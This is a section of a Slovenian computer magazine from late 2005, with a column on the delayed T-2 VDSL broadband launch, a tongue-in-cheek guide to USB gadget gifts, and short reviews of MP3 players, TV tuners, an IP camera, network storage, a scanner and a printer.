750	750	1000
2500 : 1	2500 : 1	2500 : 1
2000/3000	2000/3000	2000/3000
1,2–12	1,4–12	1,1–11,9
61–736	100–762	94–762
digitalno (navpično +/-15°)	digitalno (navpično +/-16°)	digitalno (navpično +/-12°)
1,2 x	1,2 x	1,35 x
nima	nima	nima
nima	nima	nima
33	–	–
PAL, SECAM, NTSC, HDTV	PAL, SECAM, NTSC, HDTV	PAL, SECAM, NTSC, HDTV
komponentni, kompozitni, S-video, DVI, VGA, RS-232	komponentni, kompozitni, S-video, DVI-D, VGA, RS-232	komponentni (2), kompozitni, S-video, HDMI, RS-232
298 x 275 x 101	298 x 267 x 101	380 x 300 x 115
2,8	2,8	5,1,1900 16:48:00
280.000 SIT	384.000 SIT	587.000 SIT
TIFT	TIFT	TIFT

Priporočen material glede na dano aplikacijo

Aplikacija	MaterialSugges
Video (signalni izvori TV, VHS ali DVD)	siv*, bel*, ali mat bel*
35 mm diapozitivi (uporaba klasičnih diapozitivov ali digitalnega projektorja)	bel ali mat bel
PowerPointova predstavitev (novi standard za HDTV, še na začetku)	bel ali mat bel
Tabele z detajli ali CAD-aplikacije (visoka ločljivost, detajli)	bel ali mat bel

* Materiali siv, bel in mat bel obstajajo z različnimi ojačenji in koti gledanja

UREJA: JAKA MELE jaka.mele@mojmikro.si

preizkusili smo

T-2 vs. Telekom

Začetek novembra je Slovenijo obnorela vročica, imenovana T-2, saj so oranžni plakati že štirinajst dni prej ustvarjali napetost in podžigali domišljijo. Nekaj tednov pozneje se je veliko dima začelo razblinjati, a ognja še ni bilo na spregled...

Čeprav smo pri direktorju T-2 Matjažu Turku že pred začetkom javnega trženja storitve in nato ponovno vsak teden do zadnjih dni novembra, ko pišem te vrstice, izražali zanimanje za storitev in pripravljenost testiranja nove tehnologije, pa odgovora, razen začetne obljube, ni bilo.

V vmesnem času se je veliko šušljalo, odzivov – ne potrditev ne zavrnitev – T-2 pa ni in ni bilo. Je T-2 stopil na trg popolnoma nepripravljen, popolnoma podcenjujoč visoko tehnološko dovzetnost slovenskih uporabnikov interneta? Kdo pa ne bi višje hitrosti in nižje cene? Ali pa je prišlo do trenj med ponudnikom infrastrukture, Telekomom Slovenije, in prvim (nevarnim) zasebnim ponudnikom interneta, ki bi utegnil ogroziti tako Siolov večinski delež kot v prihodnjih letih tudi siceršnji večji del Telekomove tržne pogache (glasovna telefonija)? Je Telekom resnično pri večini povpraševanj do zadnjega dneva izkoriščal dogovorjeni 14-dnevni odzivni rok? Ali je večino zahtev po preklopu na T-2 resnično zavrgel zaradi tehnične nezmožnosti ohranjanja telefonije Telekomoma in interneta T-2, ker ni pravočasno zagotovil ustreznih delilnikov (splitter), kakršne poznamo tudi iz sveta ADSL-a? Kakšna tehnologija VDSL sploh je in kako deluje v praksi, in ali se je res v času testiranja na Siolu pokazala kot popolna katastrofa – tako trdi neuradni vir iz Siola, od katerega smo izvedeli še to, da je takratni šef Siola, nihče drug kot g. Turk (ja, zdajšnji šef T-2), takrat prav na podlagi teh testov Siolov razvoj in produkcijo usmeril v tehnologijo ADSL 2+... Mar ni čudno, da T-2 še sredi novembra ni vedel, kakšne IP-telefone bo ponudil naročnikom VoIP-a? In to so le tehnološka vprašanja, do lastništva T-2 in naveže s trenutno vladajočo koalicijo sploh še nismo prišli – so se dnevi vodnega insajderskega sesutja Telekomoma začeli?

Višje hitrosti od ADSL-a je Siol obljubljal še za časa vodenja s strani direktorja Mirana Krambergerja. Kakorkoli že, Siol testno že preizkuša ADSL 2+, ki ga namerava ponuditi na trg, če bo vse po sreči (in če ne bo šlo spet za kakšno korporativno – beri: politično – z vrha Telekomoma suflirano odredbo) še decembra letos.

Uredništvo Mojega mikra še vedno nima testnega priključka, ne prvega ne drugega, tako da vam praktični preizkus tako VDSL-a kot ADSL-a 2+ lahko obljubimo šele v prihodnjem letu. Do takrat dragi bralci, pa vam želim dvainštridesetkrat hitrejši prenos podatkov, zahvaljujem pa se vam za vse ribe! Srečno v 2006! ■

ponudba norih prazničnih daril

POD SMREČICO, MALO ČEZ LES

Konec leta je s prazniki, ki jih proslavljajo na vseh celinah, že leta odlično trgovsko obdobje. Vsem praznikom tega obdobja je skupno obdarovanje bližnjega, in v teh mesecih velikokrat ni iskanja uporabnosti, koristnosti ali ugodne cene – le da je ideja odbita, sveža in čim bolj zabavna. Kot smo se prepričali, je v tem času tudi Slovenija meka za prodajo še tako nekoristnih izdelkov.

Pišejo: Jaka Mele, Zdenko Frangež, Alan Orlič Belšak

jaka.mele@mojmikro.si, zdenko.frangez@ojmikro.si, alan.orlic@ojmikro.si

Ne glede na to, ali je prejemnik darila računalnikar ali ne, bomo prav v računalniških trgovinah ali še laže v hipermarketih ter spletnih trgovinah prve tedne decembra že našli mnoge pogosto popolnoma nekoristne, a zabavne artikle, ki se vežejo prav na področje zabavne elektronike ali resničnega računalništva.

KIBER LJUBLJENČKI, PRSTNA RULETA ...

Poleg robotkov Robosapien in Robopet, ki ju daljinsko brezžično krmilimo, naletimo še na razne kiber morske prašičke, za katere je treba, podobno kot pred leti za sila popularne Furbije, skrbeti in jih mečkati po rokah, sicer se z glasnim jamranjem zavlečejo v najtemnejši kot stanovanja ...

Igrače je težko uvrstiti med koristne ali ne, saj ob otroški domišljiji odpirajo nove svetove, a med njimi najdemo pa tudi zares

nore stvari, kot je elektronska prstna ruleta, velikosti pepelnika, v katero do štirje igralci vtaknejo prst – in ko se ruleta odvrta, enega »rukne« elektrika. Sila zabavno za razne prednovoletne žurke!

USB NA STO IN EN NAČIN

Med bolj »računalniško« obarvane utrinke pa letos ponovno sodijo naprave, ki jih priključimo na vrata USB. Priključek USB je naredil velik korak naprej in brez težav izpodrinil prej nenadomestljiva zaporedna in vzporedna vrata. Preko njega v osebni računalnik priključimo tako rekoč vse periferne naprave, od tiskalnikov, izmenljivih diskov, do digitalnih fotoaparatorov in kuhalnikov kave.

USB-skodelica kave

Ne, niste napačno prebrali, res je. Pravzaprav ni kuhalnik, ampak grelec, čeprav se na prvi pogled ne razlikuje veliko od klasične električne plošče na štedilniku. Vsi, ki ves dan počasi srebate kavo, se vam počasi že svita, kako napravo uporabiti. Preprosto, nanjo odložite skodelico, jo vklopite in čez nekaj trenutkov boste imeli toplo kavo. Ali čaj, kakor vam ljubo. Prednost je očitna, zjutraj si skuhate količino kave za ves dan, kar preprosto pomeni, da boste lahko več časa preživeli za računalnikom. Kdo si sploh še želi družbe v čajni kuhinji, če pa prijatelje pri-



kličemo prek Messengerja ali Skypa.

Nasmešek nadomesti :), žalosten pogled :(, da o vseh vmesnih možnostih ne zubljam besed. Grelcu kave manjka le programska oprema, ki bi recimo vsake toliko časa sama vklopila napravo, in čez nekaj minut, ko bi se kava zopet segrela, o tem prijazno obvestila uporabnika.

USB-masaža

Topli napitki so dobra rešitev za premagovanje utrujenosti, a včasih se zgodi, da vas zaradi divjega tipkanja ali celodnevne sklanjanja nad tipkovnico začne boleti vrat. Ali še huje, dobite glavobol. V pomoč vam bo **masažni aparat**, ki ga priklopite na USB-vtič. Naprava povzroča prijetne vibracije, ki spodbudijo



prekrvavitev, in s tem poživlja telo ter zbistri um. Če ste dovolj visoko v hierarhični lestvici, lahko nalogo premikanja masažnega aparata po vašem telesu prepustite komu od podrejenih, tako boste vsaj vedeli, kaj počne del dneva v službi.

USB-lučka

Ker smo računalnikarji predvsem nočni ptiči, za konec še lučka, ki jo priklopimo, kam drugam kot v USB-vtič. Namenjena je osvet-



ljevanju tipkovnice, predvsem pri prenosnih računalnikih, a jo lahko brez težav uporabimo tudi pri namiznih modelih. V prednosti so uporabniki Appleve strojne opreme, saj imajo USB vtič kar na tipkovnici.

USB-švicarski nožek

Če bi radi podarili nekaj USB-jaškega osebi, ki pa je bolj v stiku z naravo in živim svetom, ne morete zgrešiti z **švicarskim nožkom s pomnilnikom**. Gre za manjšo različico švicarskega nožka, pri katerem najdemo kar nekaj nepogrešljivih možnosti (beri: naprav). Gremo po vrsti. Nepogrešljiv **pipec**, ker brez tega nožek ne bi bil to, kar je, je še ravno prave velikosti,



da z njim lahko prerežete kakšno vrstico, odprete pismo ali z nekaj težav olupite jabolko. Oster je natančno toliko kot drugi pipci istega proizvajalca (www.victorinox.com). Skromna dolžina omogoča rezanje le tanjših salam. Z vsemi, ki so kaj prida debelejši, kot je Pohorska salama, bodo težave. Potem so na voljo prav uporabne **škarjice**, s katerimi lahko izvedete tudi rezanje bolj trmastih nohtov in seveda vsega papirnatega, tanjše plastike in še česa. Po rezanju nohtov radi ostanejo določeni deli nekoliko vegasti, pri čemer vam bo pomagala **pilica** za nohte. Pomaga tudi pri brušenju manjših predmetov. Lahko si recimo z nožkom ošilite svinčnik, in če ste pedantni, neravnine obrusite s pilico. V pipcu se skriva majcen **kemični svinčnik**, ki pa je primeren res za najnujnejše kratke zapiske. Ko boste v temi iskali ključavnico vam bo izdatno pomagala majhna **LED-lučka**, ki presenetljivo dobro sveti. Aha, rdeče barve je, seveda, kot se spodobi za švicarski nožek. Srce nožka je **pomnilniški USB-ključ** s 128 MB prostornine, za današnje razmere sicer skromno, zato pa majhno ter vsaj malo zaščiteno pred vlago. Za lažje rokovanje ga je mogoče sneti iz nožka in vanj vmiti po uporabi. Sistem zaklepanja pomnilniškega USB-ključka je zanimiv in zagotavlja, da ga ne boste izgubili. Žal tako kot pri nekaterih švicarskih nožkih manjših dimenzij tudi pri tem **manjka odčepnik**. Tisti »svinjski repek« za odpiranje butelj. Je to posledica štajerskih korenin pri enem izmed avtorjev tega pregleda ali pa le prednovoletni čas?

IGRALNA BLAZINA


Če pa vam bolj kot mrzla narava diši poležavanje pred zaslono, bo čudovit nadomestek še tako mehkega tepiha posebna igralna blazina **AL SR4** podjetja **Yamada**. Da, da – isto podjetje proizvaja enega najboljših DivX-predvajalnikov (ohhh, kako je pa to lansko leto),



zadevica pa ima v zglavniku stereo zvočnike in v vratnem predelu velik nizkotonec. Vse skupaj priklopimo na televizijo, igralno konzolo ali MP3 predvajalnik ter uživamo v popolnoma novih doživetjih filmov ali iger. Ali osemurno igranje povzroča le prehodno ali trajno ohromelost še preizkušamo. Blazine omogočajo povezovanje, saj lahko medsebojno povežemo več blazin in dobimo čisto prave grupne užitke.

INTELENTNI PREDPRAŽNIK

Kakorkoli že, svojim gostom lahko odslej namesto zatikanja listkov pod kuko vhodnih vrat pustite sporočilo kar na inteligentnem predpražniku. Podjetje **IntelliMat** je razvilo tanek zaslon, ki ga položimo ali pa vgradimo v tla. Poleg komunikacij na javnih mestih in trženja oglasnega prostora v trgovinah ga lahko uporabimo tudi doma.



♦ **V elektronsko prstno ruleto velikosti pepelnika do štirje igralci vtaknejo prst – in ko se ruleta odvrtil, enega »rukne« elektrika. Sila »zabavno« za razne prednovoletne žurke!**

POZOR, OPOLZKI BRALNIK!

Če pa boste proslavljali na službeni novoletni zabavi, vas lahko le posvarimo pred nagajivimi idejami glede golote, kopirnika in zadnjice – ne nujno v tem vrstnem redu. Med anketami kupcev optičnih bralnikov iz januarja 2005 (zdaj pa so »in« že 3D-bralniki) so pri enem odstotku (žal ni znan) raziskovalci naleteli na nepredviden odgovor – bralnik bo v zaledju domače intimne nadomeščal užitke iz kopirne sobe, kjer direktor še vedno besno išče lastnika »spodnjih las«, ki so jih prve dni januarja našli zataknjene med počeno steklo tistega velikega in dragega kopirnika ...

DOBRA STARA SMREČICA OSTAJA

Tako, našli smo nekaj zanimivih daril, ki jih boste lahko skrili pod smrečico in z njimi razveselili bližnje, prijatelje ali sodelavce. Vsaj takrat se boste z njimi srečali v realnem svetu, kajti darila zaenkrat še ne znamo poslati po virtualnem. Opisane naprave med drugimi dobite tudi pri podjetjih Comtron, RoLAN in JAE, cene pa se gibljejo od poldruga tisočaka navzgor (ja, še višje). Za posebne ponudbe pokukajte še v druge spletne trgovine, častno mesto pa si v teh mesecih vsekakor zasluži www.noradarila.com, kjer so vsa odštekana darila zbrali in jih slovenskemu kupcu ponudili na enem mestu (iii, ta reklama je zagotovo vredna morskega prašička). ■

prenosni MP3-predvajalnik z zvočniki

Philips ShoqBox PSS120


Skupna ocena: ██████████

Razmerje cena/kakovost: ██████████

Informacije: Philips Slovenija, d.o.o.

Spletni naslov: www.philips.com

Cena: 44.990 SIT

Tehnični podatki

Teža: 350 g

Mere: 58 x 53 x 182 mm

Vmesnik: USB 2.0

Interni pomnilnik (MB): 512

Zaslona: 128 x 96

Izpis ID3-informacij na zaslon: Da

Osvetlitev zaslona: Da

Izenačevalnik zvoka: Da

Napajanje: Li ion akumulator

Avtonomija: 10 h

Podprti glasbeni formati: MP3, WMA

Možnost diktafona: Ne

Radijski sprejemnik: Ne

Dodatne funkcije: Ura in alarm

ZA: Philips že nekaj let izdeluje tudi prenosne digitalne predvajalnike glasbe, vendar se mu v ospredje predvsem zaradi cene in pomanjkanja unikatnih funkcij ni uspelo nikoli prebiti. Shoq-Box je naprava, ki utegne stanje spremeniti. Gre za malce večji predvajalnik, velikosti krajše banane, ki ima vdelane tudi **stereo zvočnike**. Ti so precej glasni. Sočasno je ShoqBox še ura z alarmno budilko ter **FM-radijski sprejemnik**. Na zadnji strani ima tudi USB- in linijski vhod, prvega za povezavo z računalnikom, drugega za predvajanje glasbe iz zunanjega vira (CD). Seveda je nanj možno priklopiti tudi slušalke, vdelani litijev akumulator pa omogoča okoli **10 ur avtonomnega predvajanja** glasbe, ob večanju jakosti zvočnikov pa se čas ustrezno krajša. Naprava je v belem ohišju s sredinskim osvetljenim monokromatskim LCD-zaslonom izredno privlačna. Priročna torbica in majhnost omogočata enostavno mobilnost. Kakovost zvoka je do pretiravanja z jakostjo dobra, lahko pa s petimi načini izenačevalnika zvoka in učinkom podarjanja nizkih tonov zvok še prilagodimo. V kompletu so poleg gonilnikov priloženi še etui, antenski kabel za radio (brez njega ni sprejema), linijski kabel in USB-kabel. Strojna programska oprema je nadgradljiva prek priklopa na PC.

PROTI: Žal ima enota le **512 MB pomnilnika**! Razočara nezmožnost razširitve s pomnilniškimi karticami. Žalostno je tudi to, da Philips v enoto ni znal vdelati omrežnega priključka ali še boljše wi-fi modula, saj bi lahko tako omogočil internetni radio. Enota predvaja le zapisa MP3 in WMA. Cena je za ponujeno morda celo malce pretirana. **JM**

prenosni predvajalnik glasbe

TEAC MP-8000


Skupna ocena: ██████████

Razmerje cena/kakovost: ██████████

Informacije: IZID, d.o.o., Ljubljana

Spletni naslov: www.teac.com

Cena: 67.700 SIT

Tehnični podatki

Mere: 92 x 60 x 15 mm

Teža: 138 g (z baterijo)

Vmesnik: USB 2

Interni pomnilnik (MB): 20 GB

Zaslona: 160 x 128, 65.000 barv

Izpis ID3 informacij na zaslon: Da

Osvetlitev zaslona: Da

Izravnalnik: SRS, WOW

Napajanje: Li-Poly (800 mAh)

Naveden čas avtonomnosti: 10 h

Podprti glasbeni formati: MP3, WMA

Možnost diktafona: Da

Radijski sprejemnik: Da

Dodatne funkcije: Igre, ura, alarm, branje e-knjig, prikazovanje slik in 3GP videa ...

ZA: MP-8000 je TEAC-ova najmočnejša izvedenka digitalnih prenosnih predvajalnikov. Naprava uporablja 2,5-palčni disk velikosti **20 GB**, na katerega spravimo kar nekaj tisoč skladb. Je funkcionalno bogata, poleg predvajanja glasbe na dobrem, zelo svetlem 1,8-palčnem LCD-zaslona, ki premore samodejno nastavljanje slike, podpira tudi video in slike. Pri slikah podpira datoteke JPEG, BMP in GIF, video pa 3GP. Vmesnik za komunikacijo z računalnikom je hitri **USB 2.0**, naprava je težka in velika prav toliko kot iPod. Nameščene ima tudi igre, funkcionalnost radia pa je strojno omogočena, a bo vključena z naslednjo različico programske strojne opreme. Sredinski gumb je hkrati tudi light-show, saj med predvajanjem glasbe utripa v različnih barvah. Naprava omogoča vse, od zvočnih nastavitvev do diktafonskih funkcij in celo zajema signala iz radia ali iz drugega vira – vse kodira **neposredno v MP3!** Poleg predvajanja glasbe lahko časovno predvajamo tudi slike, ki jih lahko časovno samodejno nizamo. Enota obvlada še besedilne datoteke (e-knjige) ter igre. V škatli so priloženi dvoje slušalk in torbica. Priložena je tudi programska oprema **Intervideo WinRip** za pretvorbo CD-jev v MP3.

PROTI: Krmilni sistem menijev je malce samosvoj. Plastičen sredinski gumb ob premikanju ropota, tudi sicer tipke dajejo nekakovosten občutek. Napravo je treba napajati prek priložene napajalnika, prek USB-ja se ne da. Predvajanje glasbenih posnetkov poleg **MP3** podpira le še **WMA**, medtem ko o prostem OGG ni sledu; podobno omejeni smo pri video posnetkih, kjer deluje le format 3GP, pa še tu je zaslon premajhen za resno uporabo. Zaslon se na soncu vidi slabo; enota je dokaj draga! **JM**

mini TV-sprejemnik za računalnik

Artec Mini Digital TV Stick T14


Skupna ocena ██████████

Razmerje cena/kakovost ██████████

Informacije: JAE, d.o.o., Ljubljana

Spletni naslov: www.arteceuro.com

Cena: 16.900 SIT

Tehnični podatki

Vhodi: Antenski vhod

Napajanje: Prek USB-povezave

Programska oprema: Lastni gonilniki, zajem videa, zakasnjeno predvajanje, slika v sliki, EPG

ZA: Podjetje Artec v svetu televizijskih sprejemnikov ni ravno znano ime. Ogleдали smo si **digitalni** televizijski sprejemnik v obliki majhne, za **prst velike USB-naprave**, ki bo najzanimivejša prav za lastnike prenosnikov. V škatlici je poleg sprejemnika in USB-podaljška (ki omogoča priključitev sicer debele naprave tudi, če je pri USB-vratih manj prostora) le še miniaturna antena, in po namestitvi gonilnikov in programa se začne samodejno iskanje kanalov. Uporabniški vmesnik je tudi minimalističen, a ponuja vse moderne funkcije, kot je **zakasnjeno predvajanje in zajemanje oz. snemanje** signala, ki ga zna pretvoriti tudi v format za DVD. To se izvaja z procesno močjo osrednjega procesorja, zato bo dobrodošla nastavitev kodeka oz. kakovosti. Pika na i je **časovno programiranje** in snemanje brez posega. Naprava omogoča tudi sliko v sliki – če sta dva kanala na isti frekvenci (v multipleksu). Sprejemnik je pripravljen tudi na HDTV.

PROTI: Za uporabo je obvezno potreben vhod **USB 2.0**, zato je treba pred nakupom preveriti, ali je zahteva izpolnjena, saj sicer od naprave ne bo nič. Zakasnjeno predvajanje je omejeno na **deset minut**. Priložena antena je za uporabo znotraj prostorov preslaba, zato bo za doseganje uporabnega nivoja signala treba priključiti zunanjo močnejšo anteno za digitalni signal. V Sloveniji je še vedno moč ujeti **en sam kanal**, zato je uporabna vrednost naprave ob, dejstvu da **ne ponuja kombinacije z analognim sprejemnikom**, vprašljiva.

JM

TV-sprejemnik za prenosni računalnik

Avermedia AverTV Hybrid+FM Cardbus



Skupna ocena

Razmerje cena/kakovost

Informacije: EC, d.o.o., Ljubljana

Spletni naslov: www.avermedia.co.uk

Cena: 26.700 SIT

Tehnični podatki

Vhodi: Antenski vhod TV/radio, S-video vhod, 2x RCA (stereo) vhod, kompozitni video vhod

Napajanje: Interno PCMCIA, podpirati mora moč 1 A

Programska oprema: Lastni gonilniki, zajem videa, zakasnjeno predvajanje

Ostalo: Daljinski upravljalnik, radio, priloženi sta radio in TV antena

ZA: Avermediin zunanji USB TV-sprejemnik smo si ogledali že pred časom in hkrati ugotavljali, da gre za odličen izdelek, ki pa ga bodo lahko uporabljali le lastniki prenosnikov z vrati USB 2.0. Rešitev za druge, pa tudi za tiste, ki s seboj ne želijo prenašati zunanje škatlice je **cardbus izvedenka TV- in radijskega sprejemnika**. Gre za visoko integriran izdelek, saj TV-sprejemnik podpira **tako digitalni kot analogni sprejem signala**, pripravljen pa je tudi za delo s **1080i HDTV**. Poleg vsega je umeščen še radijski FM-sprejemnik. Programska oprema je klasična Avermediina, kar pomeni, da je funkcijsko bogata in da omogoča tako teletekst kot uporabo kartice za osebni video rekorder – možno je snemanje TV- in radijskih programov, zakasnjeno predvajanje ... Preklapljanje kanalov je izredno hitro. Za zajem videa lahko izbiramo med različnimi kodeki in kakovostnimi stopnjami, od formata AVI prek MPEG-1 do MPEG-4. Žal bo vso procesiranje opravljal centralni procesor, vendar tudi starejši procesorji brez težav zmorejo specifikacijo MPEG-1 (VCD). Prek programskega vmesnika imamo dostop do hitrega **predogleda 16 programov sočasno** (izmenično osveževanje slike). Poleg snemanja videa lahko zajemamo tudi slike. Priložen daljinski upravljalnik omogoča krmiljenje vseh funkcij. Naprava omogoča tudi **programirano snemanje**, ki ga lahko prične tudi iz stanja S3, saj prebudi računalnik. Za nameček je kartica popolnoma združljiva s specifikacijo Windows XP Media Center 2005.

PROTI: Za snemanje videa pri polni ločljivosti in z DVD-kakovostjo potrebujemo močan procesor **Pentium-M s taktom nad 1,8 GHz**.

JM

brežžična IP-kamera

LinkSys WVC54G-EU



Skupna ocena

Razmerje cena/kakovost

Informacije: Avtera, d.o.o.

Spletni naslov: www.linksys.com

Cena: 59.990 SIT

Tehnični podatki

Ločljivost: 160x128, 320x240, 640x480

Zajem (slike na sekundo): 1, 5, 7, 15, 20 samodejno

Podprti protokoli: IEEE 802.11b/g

Načini upravljanja: Spletni vmesnik

Število in tipi vmesnikov: 1x LAN RJ45 10/100

Možnost vdelave dodatnih modulov: Menjava antene; interni mikrofoni

Priložena programska oprema: Čarovnik za namestitve, navodila, zajem videa, SoloLink

ZA: Kamera je ena prvih, ki podpira **802.11g**, hkrati pa je seveda združljiva s predhodnikom **802.11b**. Videz kamere je odličen, saj kombinacija dveh sivih barv na ohišju deluje profesionalno, pa tudi velika antena, ki štrli navzgor, takoj opozarja mimoidoče, naj se obnašajo ... Na ohišju je tudi majhen LCD-zaslon, na katerem je moč prebrati, kateri IP-naslov je kamera zasedla in ali deluje s fiksnimi ali DHCP IP-nastavitvami. V paketu je priložena programska oprema za uporabo kamere prek interneta na priključku brez fiksne IP- številke (DDNS), ki ga lahko brezplačno uporabljamo leto dni, dodan pa je še program za časovno programiranje zajema videa ali slik. Upravljanje naprave prek spletnega vmesnika je enostavno. Kamera zajema do 20 barvnih slik na sekundo pri ločljivosti do 640 x 480 pik. Možno je nastaviti pet stopenj stiskanja, kar vpliva na hitrost prenosa slike in na kakovost. Vdelani **spletni strežnik** omogoča **do 4 sočasne uporabnike**, ki prek interneta spremljajo dogajanje; varnostni program ob premiku v kadru lahko pošlje opozorilno e-pošto z video filmčkom.

PROTI: To, da Linksys v letu 2005 **ne podpira protokola WPA**, temveč le WEP, se nam je zdelo skoraj nezaslišano. Mešane občutke smo imeli tudi glede premikanja objektiv, ki je lahko vodoravno in navpično, ne moremo pa ga zasukati za 90 stopinj (kar pomeni, da kamere ne moremo namestiti ležeče). Kabel za napajanje je dolg kar 2 metra. Žal tudi zajem (prek omrežnega kabla) v srednji ločljivosti dosega komaj 20 osvežitev na sekundo, pri višji ločljivosti in kakovosti stiskanja pa hitrost še pade – vse to kaže na premalo kodirnik zmogljiv MPEG-4 v kameri. **JM**

omrežno diskovno skladišče

Netgear SC-101



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Domex, d.o.o., Ljubljana

Spletni naslov: www.netgear.com

Cena: 37.080 SIT

Tehnični podatki

Kapaciteta: 2x ATA 100 3.5" trdi disk

Vmesnik: ethernet 10/100 Mb/s

Deljeni podatki (share): Da

RAID: Da, 0 ali 1

Drugo: Programska oprema za izdelavo varnostne kopije

ZA: Netgear je predstavil svoj prvi **SAN** oz. **NAS** – omrežno skladišče podatkov ali omrežno diskovno skladišče, namenjeno **domači rabi** oziroma uporabi v neprofesionalne namene. Doslej so uporabniki tak problem naslavljali z računalnikom – ponavadi strežnikom, v katerem so vdelali dva identična diska in ju postavili v način RAID 1 (mirroring – zrcaljenje). Računalnik je moral biti seveda neprestano vklopljen, pri kakršnihkoli težavah z diski pa je bila obnovitev v glavnem težavna. Netgear to rešuje s svojim prvim vstopnim modelom v –prepričani smo – novo paleto svojih izdelkov. SC-101 je na pogled prijetno ohišje, ki spominja na velik »pujskov hranilnik«. V njem je prostora za **dva diska**, s priklopom na vzporedni ATA. Napravo priključimo na napajanje in omrežni kabel in že lahko skladišče pripravimo s **programsko opremo Netgear**, kjer diske razdelimo, formatiramo, delimo med uporabnike in priklopimo v računalnik (omrežna naprava). Moč je izbrati navadno delovanje, kjer se diska obnašata kot dve napravi, RAID 1 (zrcaljenje, ki s podvajanjem varuje podatke) ter RAID 0 (stripping, zmogljivostni način). V RAID 1 smo še vedno dosegli hitrost prenosa podatkov preko 120 MB na minuto, kar je še sprejemljivo uporabno.

PROTI: Programska oprema je **izredno nestabilna**. Predvsem motijo razni **čarovniki**, ki sredi delovanja odpovejo, nakar je uporabnik prepuščen uporabi dosovskih aplikacij za reševanje težav. Tudi v primeru izgube enega diska nas SC-101 ni prepričal o enostavnosti postopka reševanja, kar bi pričakovali ob ciljni skupini nezahtevnih (nestrokovnih) uporabnikov. Pogrešali smo gigabitni priklop ter podporo za nove diske z vmesnikom SATA. Omrežni disk je moč priklopiti in uporabiti le v okoljih MS Windows! **JM**

večfunkcijska naprava

Canon LaserBase MF-5770

Skupna ocena: Razmerje cena/kakovost:

Informacije: Canon Adria, d.o.o., Ljubljana

Spletni naslov: www.canon.com

Cena: 119.880 SIT

Tehnični podatki

Ločljivost (tiskanje, skeniranje): 1200 x 600 dpi,
1200 x 2400 dpi

Hitrost tiskanja: 20 (čb)

Format papirja: A4

Vmesniki: USB 2.0, ethernet za mrežno tiskanje

Pomnilnik: 64 MB

Gonilniki za: MS Windows

Cena izpisa ene strani: čb 10 SIT (5 % pokritost)

Kapaciteta vhodnega in izhodnega predala za papir: 250 / 50

Mere in teža: 486 x 477 x 509 mm, 14 kg

ZA: Canon je osvežil svojo družino večfunkcijskih naprav, kjer novi MF 5770 združuje sivinski laserski tiskalnik, optični bralnik, kopirno napravo ter faks. Naprava bo mesto našla v manjših pisarnah, izstopa pa s kakovostnim in do 20 listov na minuto hitrim izpisom (kopiranje) A4 strani! Naprava omogoča **barvno zajemanje** različnih velikosti vhodnih dokumentov ter shranjevanje v dokument PDF, pošiljanje po e-pošti do uporabnika ... Tudi zajemanje barvnih fotografij je bilo odlično! Končno lahko združek bralnika in tiskalnika v MF-napravi uporabljamo tudi bolj dinamično, saj lahko katerokoli velikost zajema natisnemo na celostranski A4-list ali pa na A4-list natisnemo dve zajeti strani. Kopiranje je hitro in tiho, začne pa se takoj, brez ogrevanja. Pohvaliti velja enostaven uporabniški vmesnik, ki ne odstopa od klasičnih kopirnih strojev. Napravo priključimo prek USB-vrat, v omrežje pa jo kot omrežni tiskalnik dodamo prek vdelenih vrat 10/100 ethernet. Vdelan je tudi s standardom G3 združljiv faks, ki prenese A4-stran v manj kot 5 sekundah. V osnovnem kompletu je še programska oprema **Presto!PageManager** in **ScanSoft OmniPage SE Control Centre 2.0**, ki podpira tudi OCR slovenskih znakov.

PROTI: Žal naprava ni popoln omrežni stroj, saj za omrežno funkcionalnost bralnika izkorišča računalnik, v katerega je priključena prek USB-vrat. Z menjavo tonerja bomo menjali vse potrošne dele naprave, kar pomeni, da bo cena tonerja višja kot pri konkurenci, a hkrati to prihrani stroške servisiranja drugih delov. Škoda, da je laserski izpis le sivinski! **JM**

optični bralnik

Canon CanoScan 4200F

Skupna ocena: Razmerje cena/kakovost:

Informacije: Canon Adria, d.o.o.

Spletni naslov: www.canon.si

Cena: 27.996 SIT

Tehnični podatki

Senzor: CCD

Ločljivost: 3200 x 6400 dpi

Barvna globina: 48 bitna

Možnost zajemanja prosojnic/dia: Ne/da

Samodejni podajalnik: Ne

Vmesnik: USB 2.0

Gonilniki za: Windows

ZA: Canon 4200F je nov optični bralnik, namenjen predvsem **zahtevnejši domači rabi**, saj ima odlične zmožnosti za zajem fotografij, obenem pa zna zajemati tudi s filmov oz. diapozitivov. Čeprav gre za A4-bralnik, je večji od serije LiDE, kar je povezano tudi s klasično tehniko osvetlitve s hladno katodno fluorescentno žarnico in zajemanja s CCD-senzorjem, ki prinaša s seboj tudi višjo optično ločljivost **do 3200 x 6400 pik**. Na temno sivem ohišju so štirje nastavljivi gumbi za hiter dostop do funkcij. Povezava do računalnika temelji na hitri povezavi **USB 2**, s čimer je bralnik primeren le za PC-svet. Pokrov bralnika se zna prilagoditi na različno višino zajemanih objektov (knjiga), ob odstranitvi prekrivala pokrova pa najdemo še adapter za zajemanje s filmskega negativa, točneje 4 okvirov 35 mm filma ali 2 diapozitiva naenkrat. Bralnik je pri normalnem delu **izredno hiter**, saj predogled A4-strani izvede v manj kot treh sekundah! Je tih in zelo natančen, dober tako pri zajemu fotografij kot črno-belega besedilnega gradiva. Delo z bralnikom je enostavno, programska oprema je odzivna in preprosta ter vključuje avtomatski razrez hkrati prebranih fotografij. Cena je ugodna, zato je CanoScan 4200F dobra izbira za občasne uporabnike!

PROTI: Osnovni model CCD-bralnika žal ne premore tehnologije odstranjevanja prask oz. prahu (FARE) – ki pa je le pogojno uporabna. Med delom se nam je občasno »obesil«, a smo prepričani, da gre za težavo beta gonilnikov, saj smo bralnik testirali pred uradno predstavitvijo na trgu. **JM**



brežžična dostopna točka

TRENDnet TEW-610APB

Skupna ocena: Razmerje cena/kakovost:

Informacije: EC d.o.o.

Spletni naslov: www.trendnet.si

Cena: 31.300 SIT

Tehnični podatki

Frekvenca in hitrost: 2,4 GHz, 54 Mb/s, Super Fast G do 108 Mb/s

Podprti protokoli: IEEE 802.11g/802.11b

Način upravljanja: Spletni vmesnik

Vmesniki: LAN RJ45 10/100

Tehnologija MIMO: Da

Dodatne funkcije: MIMO 2 interni in 2 zunanji anteni

Priloženo: Programska oprema, vmesnik za namestitev, navodila

